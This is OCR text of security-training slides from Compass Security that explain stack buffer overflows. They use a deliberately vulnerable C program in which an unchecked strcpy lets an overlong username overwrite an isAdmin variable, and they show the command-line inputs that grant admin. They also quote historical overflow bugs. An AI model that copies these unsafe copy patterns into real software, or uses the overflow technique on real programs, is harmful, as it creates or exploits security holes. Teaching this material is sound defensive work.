
Stack Buffer Overflow

Compass Security Schweiz AG
Werkstrasse 20
Postfach 2038
CH-8645 Jona

Tel +41 55 214 41 60
Fax +41 55 214 41 61
team@csnc.ch
www.csnc.ch

Content



Intel Architecture

Memory Layout

C Arrays

Assembler

Shellcode

Function Calls

Debugging

Buffer Overflow

BoF Exploit

Remote Exploit

Exploit Mitigations

Defeat Exploit Mitigations


Buffer Overflow

Without exploit

Compass Security Schweiz AG
Werkstrasse 20
Postfach 2038
CH-8645 Jona

Tel +41 55 214 41 60
Fax +41 55 214 41 61
team@csnc.ch
www.csnc.ch

Buffalo Overflow



Casey Smith
@subTee

True Vendor Call
Our software protects you from buffalo overflows.
Me:Excuse me, What? o_O
Buffalo Overflows.
Me: OK

RETWEETS 1,518
LIKES 1,297

Buffer Overflow

Challenge10

```
# ./challenge10 <username> <password>

# ./challenge10 someusername somepassword
You are not admin.
Lame.
```

Buffer Overflow

```
void handleData(char *username, char *password) {
  int isAdmin = 0;
  char firstname[16];

  isAdmin = checkPassword(password);
  strcpy(firstname, username);

  if(isAdmin > 0) {
       printf("You ARE admin!");
  } else {
       printf("You are not admin.\nLame.\n");
  }
}
```

Buffer Overflow


```
const char *adminHash = "$6$saaaaalty$cjw9qyA..";

int checkPassword(char *password) {
  char *hash;

  hash = crypt(password, "$6$saaaaalty");

  if (strcmp(hash, adminHash) == 0) {
       return 1;
  } else {
       return 0;
  }
}
```

Buffer Overflow



&password

&username

SIP

SFP

isAdmin

firstname[16]


push

pop

Stack Frame


<handleData>

Buffer Overflow - Basic Layout


char firstname[16]

isAdmin

strcpy(firstname, “AAAA AAAA AAAA AAAA”);


AAAA AAAA AAAA AAAA

0

Write up

Buffer Overflow - Basic Layout

char **firstname**[16]	**isAdmin**

```
strcpy(firstname, “AAAA AAAA AAAA AAAA B”);
```

AAAA AAAA AAAA AAAA	**B**

→

Write up

Buffer Overflow: handleData()

```
void handleData(char *username, char *password) {
  int isAdmin = 0;
  char firstname[16];
(0)
  isAdmin = checkPassword(password);
(1)
  strcpy(firstname, username);
(2)
  if(isAdmin > 0) {
       printf("You ARE admin!");
  } else {
       printf("You are not admin.\nLame.\n");
  }
}
```

Buffer Overflow

	char **firstname**[16]	**isAdmin**
0	<undefined>	<undef>
1	<undefined>	0x00000000
2	AAAAAAAAAAAAAAAAAAAAA	0x00000000
2	AAAAAAAAAAAAAAAAAAAAA	0x00000041

Buffer Overflow

2	AAAAAAAAAAAAAAAA	0x00 0x00 0x00 0x00

2	AAAAAAAAAAAAAAAA	A 0 0 0
2	AAAAAAAAAAAAAAAA	0x41 0x00 0x00 0x00

Buffer Overflow

```
./challenge1 compass superpassword
You are not admin.

./challenge1 0123456789012345679012345678 test
You are not admin.

./challenge1 0123456789012345679012345678A test
You ARE admin!
isAdmin: 0x41

./challenge1 0123456789012345679012345678AB test
You ARE admin!
isAdmin: 0x4241
```

Typical bugs

Typical bugs

Solaris Xsun:

```
buf = malloc(1024);
strcpy(buf, user_supplied)
```

Solaris Login:

```
buf = (char **) malloc(BUF_SIZE);
while (user_buf[i] != 0) {
  buf[i] = malloc(strlen(user_buf[i]) + 1);
   i++
}
```

Typical bugs

Samba:

```
memcpy(
    array[user_supplied_int],
   user_supplied_buffer,
   user_supplied_int2)
```

Microsoft IIS:


```
buf = malloc(strlen(user_buf + 5));
strcpy(buf, user_buf);
```

Buffer Overflow

Recap:

- Local variables of a function (buffers) are allocated adjectant to each other
- One after another, as written in the source code (first initialized first allocated)

Buffer Overflow



References

References:

https://www.uperesia.com/buffer-overflow-explained

https://www.youtube.com/watch?v=1S0aBV-Waeo

    Buffer Overflow Attack - Computerphile